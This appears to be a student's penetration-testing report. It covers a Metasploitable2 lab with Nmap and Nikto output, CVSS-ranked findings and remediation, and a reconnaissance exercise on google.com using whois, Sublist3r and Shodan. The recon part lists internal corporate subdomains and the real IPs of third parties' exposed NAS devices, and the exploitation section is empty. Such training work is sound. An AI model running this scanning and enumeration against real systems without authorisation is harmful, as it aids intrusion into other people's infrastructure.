

Vulnerability Scanning, Penetration Testing, and Exploit Development

Introduction

In modern cybersecurity, organizations must continuously assess and strengthen their security posture to defend against evolving threats. Three fundamental components of this process are **vulnerability scanning**, **penetration testing**, and **exploit development**. These techniques work together to identify, validate, and demonstrate the impact of security weaknesses in systems and applications.

Vulnerability Scanning Techniques

Overview

Vulnerability scanning is the process of identifying security weaknesses in systems, networks, and applications using automated tools. It provides a proactive approach to detecting potential entry points for attackers.

Core Concepts

Scan Types

Network Scanning:

Network scanning identifies open ports, running services, and operating system details of a target system. Tools like Nmap are commonly used to perform TCP/UDP scans and detect exposed services.

Application Scanning:

Application scanning focuses on identifying vulnerabilities in web applications, such as outdated software, misconfigurations, and insecure input handling. Tools like Nikto are widely used for this purpose.

Authenticated vs. Unauthenticated Scanning:

- Authenticated scans use valid credentials to access systems and provide deeper insights into vulnerabilities such as missing patches and misconfigurations.
- Unauthenticated scans simulate an external attacker's perspective and provide limited but valuable information about exposed services.

Vulnerability Scoring

The Common Vulnerability Scoring System (CVSS) is used to measure the severity of vulnerabilities on a scale from 0 to 10.

- 0.0 – 3.9: Low
- 4.0 – 6.9: Medium
- 7.0 – 8.9: High
- 9.0 – 10: Critical

For example, the Apache Struts vulnerability (CVE-2017-5638), which allows remote code execution, is classified as critical due to its high CVSS score.

False Positives

False positives occur when a vulnerability scanner incorrectly reports a vulnerability that does not actually exist. These may arise due to outdated signatures or environmental differences.

Validation Techniques:

- Manual verification of scan results
- Re-scanning using different tools
- Service and version confirmation
- Safe proof-of-concept testing

Key Objectives

- Configure scans accurately for comprehensive coverage
- Minimize false positives and false negatives
- Prioritize vulnerabilities using risk-based scoring
- Generate clear and actionable reports

Learning Resources

- OWASP Testing Guide (for web application scanning)
- NIST SP 800-115 (technical guide to security testing)
- Case studies such as the WannaCry ransomware attack

Penetration Testing Techniques

Overview

Penetration testing is a structured process of simulating real-world attacks to identify and exploit vulnerabilities in a controlled and authorized manner. It goes beyond scanning by validating whether vulnerabilities can be exploited.

Core Concepts

Phases of Penetration Testing

Reconnaissance (Information Gathering):

This phase involves collecting information about the target using passive and active methods such as OSINT, DNS queries, and search engines like Shodan.

Scanning and Enumeration:

In this phase, tools like Nessus are used to identify vulnerabilities and enumerate services, users, and configurations.

Exploitation:

Attackers attempt to exploit identified vulnerabilities to gain unauthorized access using frameworks like Metasploit.

Post-Exploitation:

This phase includes privilege escalation, maintaining persistence, and accessing sensitive data to evaluate the impact of the breach.

Reporting:

The final phase involves documenting findings, risks, and remediation strategies in a detailed report.

Methodologies

Penetration testing follows established methodologies to ensure consistency and completeness.

- PTES (Penetration Testing Execution Standard): Covers all phases from planning to reporting
- OWASP WSTG: Focuses specifically on web application testing

Ethical Considerations

Penetration testing must always be conducted ethically and legally. Key requirements include:

- Obtaining proper authorization
- Defining scope and objectives
- Following rules of engagement

Failure to comply may lead to legal consequences and operational disruptions.

Key Objectives

- Simulate real-world attack scenarios
- Identify exploitable vulnerabilities
- Assess security controls and defenses
- Provide actionable remediation recommendations

Learning Resources

- PTES documentation
- OWASP Web Security Testing Guide
- SANS penetration testing case studies
- Practical labs such as TryHackMe and Hack The Box

Exploit Development Basics

Overview

Exploit development involves creating code that takes advantage of vulnerabilities in systems or applications. It helps security professionals understand how attacks work and how to defend against them.

Core Concepts

Types of Exploits

Buffer Overflow:

Occurs when excess data overwrites memory, allowing execution of malicious code.

SQL Injection:

Involves injecting malicious SQL queries into application inputs to manipulate databases.

Cross-Site Scripting (XSS):

Allows attackers to inject scripts into web pages viewed by other users.

Exploit Writing Process

The process of exploit development typically involves:

1. Identifying a vulnerability
2. Analyzing the underlying flaw
3. Writing exploit code (e.g., using Python)
4. Testing in a controlled environment

Exploit-DB is a widely used resource for studying proof-of-concept exploits.

Mitigation Techniques

To defend against exploits, organizations implement:

- Address Space Layout Randomization (ASLR)
- Web Application Firewalls (WAFs)
- Secure coding practices
- Regular patching and updates

Key Objectives

- Understand how vulnerabilities are exploited
- Develop proof-of-concept exploits safely
- Strengthen defensive security mechanisms
- Enhance secure software development practices

Learning Resources

- Exploit-DB for real-world examples
- TCM Security exploit development courses
- Hands-on platforms like TryHackMe

1. Vulnerability Scanning Lab

Scan ID	Vulnerability	CVSS Score	Priority	Host
001	vsftpd 2.3.4 Backdoor (FTP)	9.8	Critical	192.168.56.102
002	Anonymous FTP Login Enabled	7.5	High	192.168.56.102
003	Telnet Service Enabled	8.0	High	192.168.56.102
004	Samba 3.0.20 Vulnerability (SMB)	9.3	Critical	192.168.56.102
005	Open Port 445 (SMB Exposure)	6.5	Medium	192.168.56.102
006	UnrealIRCd Backdoor	9.8	Critical	192.168.56.102
007	Outdated Apache 2.2.8	8.1	High	192.168.56.102
008	HTTP TRACE Method Enabled (XST)	6.8	Medium	192.168.56.102
009	Missing Security Headers (X-Frame, X-Content)	6.1	Medium	192.168.56.102
010	Directory Listing Enabled (/doc, /test, /icons)	5.5	Medium	192.168.56.102
011	phpinfo() Information Disclosure	7.5	High	192.168.56.102
012	phpMyAdmin Exposure	7.8	High	192.168.56.102
013	SSLv2 Enabled (Weak Encryption)	7.4	High	192.168.56.102

Test Case:

Vapt Task02

Scan performed on Metasploitable2 VM using Nmap command:

```
nmap -A -T4 192.168.56.102
```

Web vulnerability scan performed using Nikto:

```
nikto -h http://192.168.56.102
```

Prioritization:

Vulnerabilities were prioritized using CVSS scoring:

Critical (9.0 – 10): Immediate action required

High (7.0 – 8.9): Serious vulnerabilities requiring urgent fixes

Medium (4.0 – 6.9): Moderate risks due to misconfigurations

Critical vulnerabilities identified include:

- vsftpd backdoor
- UnrealIRCd backdoor
- Samba vulnerability (CVE-2007-2447)

Findings:

- vsftpd 2.3.4 Backdoor (Remote Code Execution)
- UnrealIRCd Backdoor Vulnerability
- CVE-2007-2447 (Samba exploit)
- HTTP TRACE method enabled (Cross-Site Tracing)
- phpinfo() sensitive information disclosure
- Host: 192.168.56.102

Remediation:

- Upgrade or remove vulnerable services (vsftpd, Samba, UnrealIRCd)
- Disable anonymous FTP access
- Disable Telnet and use SSH instead
- Patch Apache server to latest version
- Disable HTTP TRACE method
- Remove phpinfo() file from server

- Restrict access to phpMyAdmin
- Disable directory listing
- Disable SSLv2 and enforce strong encryption
- Close unnecessary ports such as 445 and 23

Escalation (Email to Developers):

Subject: Critical Vulnerabilities Detected – Immediate Action Required

Dear Development Team,

A recent vulnerability scan on host 192.168.56.102 identified multiple critical issues, including a vsftpd backdoor, UnrealIRCd backdoor, and Samba vulnerability (CVE-2007-2447). Additionally, web misconfigurations such as HTTP TRACE enabled, exposed phpinfo(), and accessible phpMyAdmin significantly increase security risk.

Proof-of-concept testing confirms the possibility of remote code execution and unauthorized access. Immediate remediation is required.

We recommend patching affected services, disabling insecure protocols, and restricting sensitive endpoints.

Please address these issues urgently and confirm once resolved.

Regards,
Security Team

Vapt Task02

```
(pranav@kali)-[~]
$ nmap -A -T4 192.168.56.102
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 11:02 +0530
Nmap scan report for 192.168.56.102
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.56.104
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
|_ ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN
|_ ssl-date: 2026-03-25T05:31:25+00:00; -1m42s from scanner time.
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
|_ COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2            111/tcp    rpcbind
|_   100000  2            111/udp    rpcbind
|_   100003  2,3,4        2049/tcp   nfs
|_   100003  2,3,4        2049/udp   nfs
|_   100005  1,2,3        37231/tcp  mountd
```

Vapt Task02

```
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_   VNC Authentication (2)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:47:9E:E6 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https
://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=3/25%OT=21%CT=1%CU=31280%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=69C37394%P=x86_64-pc-linux-gnu)SEQ(SP=C1%GCD=1%ISR=CA%TI=Z%CI=Z%II=I%T
OS:S=6)SEQ(SP=C5%GCD=1%ISR=D0%TI=Z%CI=Z%II=I%TS=6)SEQ(SP=C7%GCD=1%ISR=C8%TI
OS:=Z%CI=Z%II=I%TS=6)SEQ(SP=C9%GCD=1%ISR=CF%TI=Z%CI=Z%II=I%TS=6)SEQ(SP=C8%G
OS:CD=1%ISR=D1%TI=Z%CI=Z%II=I%TS=6)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B
OS:4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=16A0%W2=16A0%
OS:W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW7%CC
OS:=N%Q=T1(R=Y%DF=Y%T=40%S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=1
OS:6A0%S=0%A=S+F=AS%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%Z%F=
OS:%O=RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=RD=0%Q=)T6(R=Y%DF=Y%T=
OS:40%W=0%S=A%Z%F=RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=RD=0
OS:%Q=)JU1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R
OS:=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 58m20s, deviation: 2h00m02s, median: -1m42s
|_smb2-time: Protocol negotiation failed (SMB2)
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2026-03-25T01:31:21-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)

TRACEROUTE
HOP RTT ADDRESS
1 3.30 ms 192.168.56.102

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
```

```

(pranav@kali)-[~]
$ nikto -h http://192.168.56.102
- Nikto v2.5.0

+ Target IP: 192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port: 80
+ Start Time: 2026-03-25 11:03:44 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 22:54:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/

```

2. RECONNAISSANCE PRACTICE REPORT

Domain Info:

- Domain Name: google.com
- Registrar: MarkMonitor Inc.
- Organization: Google LLC
- Creation Date: 15 September 1997
- Expiry Date: 14 September 2028
- Domain Status: Protected (client/server transfer/update prohibited)
- DNSSEC: Not enabled
- Name Servers:
 - ns1.google.com

- ns2.google.com
- ns3.google.com
- ns4.google.com

Subdomains (Key Findings):

- Total Subdomains Found: 292

Examples:

- www.google.com
- accounts.google.com
- admin.google.com
- mail.google.com
- drive.google.com
- cloud.google.com
- console.cloud.google.com
- firebase.google.com
- maps.google.com
- play.google.com
- workspace.google.com
- meet.google.com

Observation:

- Large cloud infrastructure present (cloud.google.com)
- Multiple service-specific subdomains
- Internal/corporate domains detected (corp.google.com)

Exposed Services (Shodan Findings):

General Stats:

- Total Results: ~912,735 hosts

Top Countries:

- China

Vapt Task02

- Germany
- United States
- South Korea
- France

Top Open Ports:

- 5001
- 5000
- 443 (HTTPS)
- 80 (HTTP)
- 7001

Technologies Detected:

- nginx (most common)
- Apache HTTP Server
- Microsoft IIS

Operating Systems:

- Synology DiskStation Manager (DSM)

Sample Findings:

IP Address	Service	Finding
45.150.244.113	HTTP	Synology NAS exposed
185.246.131.250	HTTP	Nginx server detected
136.57.83.199	HTTPS	SSL-enabled device
119.237.39.140	HTTPS	TLS 1.2/1.3 supported
149.97.126.62	HTTPS	Redirect + cookies configured

Observation:

- Many systems are third-party using Google services
- Not all hosts belong directly to Google
- Presence of NAS devices indicates possible misconfigurations

Asset Mapping (Log):

Timestamp	Tool	Finding
2026-03-25 06:00:00	WHOIS	Domain registered to Google LLC
2026-03-25 06:10:00	Sublist3r	292 subdomains discovered
2026-03-25 06:15:00	Sublist3r	cloud.google.com identified
2026-03-25 06:20:00	Sublist3r	mail.google.com active
2026-03-25 06:30:00	Shodan	Exposed NAS devices detected
2026-03-25 06:35:00	Shodan	nginx server identified
2026-03-25 06:40:00	Shodan	Open ports 80, 443, 5000

Summary :

The reconnaissance of google.com revealed domain registration details, extensive subdomain infrastructure, and global exposure via Shodan. Subdomain enumeration identified 292 assets including cloud services. Shodan results showed multiple technologies, open ports, and third-party systems, highlighting the large-scale and distributed nature of Google's infrastructure.

Vapt Task02

```
(pranav@kali)-[~]
$ whois google.com
Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-09-09T15:39:04Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2028-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2086851750
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeletePr
ohibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransf
erProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdatePr
ohibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeletePr
ohibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransf
erProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdatePr
ohibited
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wi
cf/
>>> Last update of whois database: 2026-03-25T06:01:41Z <<<

For more information on Whois status codes, please visit https://icann.org/ep
p

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiratio
n
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
```

Vapt Task02

```
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: google.com
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2024-08-02T02:17:33+0000
Creation Date: 1997-09-15T07:00:00+0000
Registrar Registration Expiration Date: 2028-09-13T07:00:00+0000
Registrar: MarkMonitor, Inc.
Registrar IANA ID: 292
Registrar Abuse Contact: https://corp.markmonitor.com/domain/ui/abuse-report
Registrar Abuse Contact Phone: +1.2086851750
Domain Status: clientUpdateProhibited (https://www.icann.org/epp#clientUpdate
Prohibited)
Domain Status: clientTransferProhibited (https://www.icann.org/epp#clientTran
sferProhibited)
Domain Status: clientDeleteProhibited (https://www.icann.org/epp#clientDelete
Prohibited)
Domain Status: serverUpdateProhibited (https://www.icann.org/epp#serverUpdate
Prohibited)
Domain Status: serverTransferProhibited (https://www.icann.org/epp#serverTran
sferProhibited)
Domain Status: serverDeleteProhibited (https://www.icann.org/epp#serverDelete
Prohibited)
Registrant Organization: Google LLC
Registrant Country: US
Registrant Email: Select Request Email Form at https://domains.markmonitor.co
m/whois/google.com
Tech Email: Select Request Email Form at https://domains.markmonitor.com/whoi
s/google.com
Name Server: ns2.google.com
Name Server: ns3.google.com
Name Server: ns1.google.com
Name Server: ns4.google.com
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.n
et/
>>> Last update of WHOIS database: 2026-03-25T06:01:36+0000 <<<

For more information on WHOIS status codes, please visit:
https://www.icann.org/resources/pages/epp-status-codes

If you wish to contact this domain's Registrant or Technical
contact, and such email address is not visible above, you may do so via our w
eb
form, pursuant to ICANN's Temporary Specification. To verify that you are not
a
robot, please enter your email address to receive a link to a page that
facilitates email communication with the relevant contact(s).

Web-based WHOIS:
https://domains.markmonitor.com/whois/contact/google.com

If you have a legitimate interest in viewing the non-public WHOIS details, se
nd
```


Vapt Task02

```
(pranav@kali)~$ sublist3r -d google.com

Sublist3r
# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for google.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSDumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] DNSDumpster module failed: Could not find CSRF token on DNSDumpster page
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 292
www.google.com
accounts.google.com
freezone.accounts.google.com
admanager.google.com
admin.google.com
admob.google.com
ads.google.com
adsense.google.com
adssettings.google.com
adstransparency.google.com
adwords.google.com
qa.adz.google.com
aistudio.google.com
analytics.google.com
answers.google.com
apis.google.com
uc.appengine.google.com
apps.google.com
apps-secure-data-connector.google.com
artsandculture.google.com
arvr.google.com
assignments.google.com
assistant.google.com
audiobooks.google.com
books.google.com
bughunters.google.com
business.google.com
calendar.google.com
chat.google.com
checkout.google.com
```

Vapt Task02

```
checkout.google.com
chrome.google.com
chromewebstore.google.com
classroom.google.com
clients1.google.com
clients6.google.com
feedback-pa.clients6.google.com
realtimesupport.clients6.google.com
cloud.google.com
channelservices.cloud.google.com
console.cloud.google.com
conversational-agents.cloud.google.com
dialogflow.cloud.google.com
docs.cloud.google.com
partners.cloud.google.com
sdk.cloud.google.com
shell.cloud.google.com
source.cloud.google.com
ssh.cloud.google.com
status.cloud.google.com
storage.cloud.google.com
support.cloud.google.com
vertexaisearch.cloud.google.com
workstations.cloud.google.com
cloudsearch.google.com
code.google.com
codeassist.google.com
confidential-mail.google.com
consent.google.com
contacts.google.com
mtv-da-1.ad.corp.google.com
b.corp.google.com
buganizer.corp.google.com
dashboards.corp.google.com
ads-compare.eem.corp.google.com
da.ext.corp.google.com
g3doc.corp.google.com
gclm.corp.google.com
m.guts.corp.google.com
m.gutsdev.corp.google.com
login.corp.google.com
moma.corp.google.com
mtv-da.corp.google.com
mygeist.corp.google.com
mygeist2010.corp.google.com
proxyconfig.corp.google.com
reseed.corp.google.com
twdsalesgsa.twd.corp.google.com
uberproxy.corp.google.com
uberproxy-nocert.corp.google.com
uberproxy-san.corp.google.com
salescompsupport.webapps.corp.google.com
crowdsourcing.google.com
cse.google.com
customerreviews.google.com
datacompute.google.com
deepmind.google.com
developers.google.com
```

Shodan Maps Images Monitor Developer More

SHODAN Explore Pricing google.com Login

TOTAL RESULTS
912,735

TOP COUNTRIES

China	136,892
Germany	133,910
United States	90,800
Korea, Republic of	72,699
France	61,001
More...	

TOP PORTS

5001	404,852
5000	267,944
443	77,322
80	29,429
7001	6,268
More...	

View Report Browse Images View on Map Advanced Search

Product Spotlight: A native desktop app to access Shodan using your API key. Fast and optimized for power users. Check out [Shodan Terminal](#)

DS923 - Synology NAS 2026-03-25T06:03:59.830378

45.150.244.113
this.markkeetboom.nl
Omnia Connect B.V.
Netherlands, Purnerend

SSL Certificate

Issued To:
Common Name: this.markkeetboom.nl

Issued By:
Common Name: E7
Organization: Let's Encrypt

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 25 Mar 2026 06:03:59 GMT
Content-Type: text/html; charset="UTF-8"
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=20
Cache-Control: no-store
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SA...

Error 2026-03-25T06:03:53.819224

57.144.174.139
secure.facebook.com
edge-secure-shv-03-ord5.facebook.c
om
Meta Platforms Ireland Limited
United States, Chicago

SSL Certificate

Issued To:
Common Name: *.secure.facebook.com

Issued By:
Common Name: DigiCert Global G2 TLS RSA SHA256 2020 CA1
Organization: DigiCert Inc

HTTP/1.1 400 Bad Request
Vary: Accept-Encoding
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Content-Security-Policy: default-src 'self' blob: *script-src 'nonce-KXK1QhW6' 127.0.0.1:4 blob: 's

Supported SSL Versions:
TLSv1.2, TLSv1.3

Vapt Task02

TOP ORGANIZATIONS

Deutsche Telekom AG	63,965
Korea Telecom	52,282
Chungghwa Telecom Co.,Ltd.	32,534
CHINANET Guangdong province network	18,106
Orange S.A.	17,535
More...	

TOP PRODUCTS

nginx	792,968
Apache httpd	20,587
Jeddom	3,502
Microsoft IIS httpd	2,390
CloudFront httpd	1,498
More...	

TOP OPERATING SYSTEMS

Synology DiskStation Manager (DSM) 7.3.2-86009	177,386
Synology DiskStation Manager (DSM) 7.1.1-42962	177,091
Synology DiskStation Manager (DSM) 7.2.2-72806	130,544
Synology DiskStation Manager (DSM) 6.2.4-25556	95,010
Synology DiskStation Manager (DSM) 7.2.1-69057	74,147
More...	

SolveServer - Synology DiskStation

185.246.131.250

Oneprovider.com - Sofia Infrastructure

HTTP/1.1 200 OK

Server: nginx

Date: Wed, 25 Mar 2026 06:03:51 GMT

Content-Type: text/html; charset="UTF-8"

Transfer-Encoding: chunked

Connection: keep-alive

Keep-Alive: timeout=20

Vary: Accept-Encoding

Cache-control: no-store

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=blo...

Synology - Synology NAS

136.57.83.199

Google Fiber Inc.



SSL Certificate

Issued By:

- Common Name: Synology Inc. CA

- Organization: Synology Inc.

Issued To:

- Common Name: synology

- Organization: Synology Inc.

HTTP/1.1 200 OK

Server: nginx

Date: Wed, 25 Mar 2026 06:03:32 GMT

Content-Type: text/html; charset="UTF-8"

Transfer-Encoding: chunked

Connection: keep-alive

Keep-Alive: timeout=20

Cache-control: no-store

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

X-Frame-Options: SA...

LLongfly - Synology NAS

119.237.39.140

h11923739140.netnavigator.com

SSL Certificate

Issued By:

- Common Name: R3

- Organization: Let's Encrypt

Issued To:

- Common Name: llongfly.dsmynas.com

HTTP/1.1 200 OK

Server: nginx12

Date: Wed, 25 Mar 2026 06:03:15 GMT

Content-Type: text/html; charset="UTF-8"

Transfer-Encoding: chunked

Connection: keep-alive

Keep-Alive: timeout=20

Cache-control: no-store

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

X-Frame-Options: ...

149.97.126.62

alarm.com ip range

alarm.com

SSL Certificate

Issued By:

- Common Name: 149.97.126.62

- Organization: Alarm.com Incorporated

Supported SSL Versions: TLSv1.2, TLSv1.3

HTTP/1.1 301 Moved Permanently

Cache-Control: private

Ruiterstad De gezelligste ruiter sportwinkel van Nederland!

83.217.91.177

ruiterstad.nl

SSL Certificate

Issued By:

- Common Name: E8

- Organization: Let's Encrypt

Issued To:

- Common Name: ruiterstad.nl

Supported SSL Versions: TLSv1.2, TLSv1.3

HTTP/1.1 200 OK

Server: nginx

Date: Wed, 25 Mar 2026 06:02:45 GMT

Content-Type: text/html; charset=UTF-8

Content-Length: 168155

Connection: keep-alive

Content-Security-Policy: font-src https://www.googletagmanager.com *.googleapis.com *.gstatic.com *

Error

87.145.0.1

facebook.com

SSL Certificate

Issued By:

- Common Name: Digicert Global G2 TLS RSA

- Organization: Digicert Inc.

Issued To:

- Common Name: digicert.com

HTTP/1.1 400 Bad Request

Vary: Accept-Encoding

Pragma: no-cache

Cache-Control: private, no-cache, no-store, must-revalidate

Expires: Sat, 01 Jan 2000 00:00:00 GMT

Content-Security-Policy: default-src 'self' blob: *.script-src 'nonce-k4tao03m' 127.0.0.1: blob: *

19

3. Exploitation

Exploit Simulation:

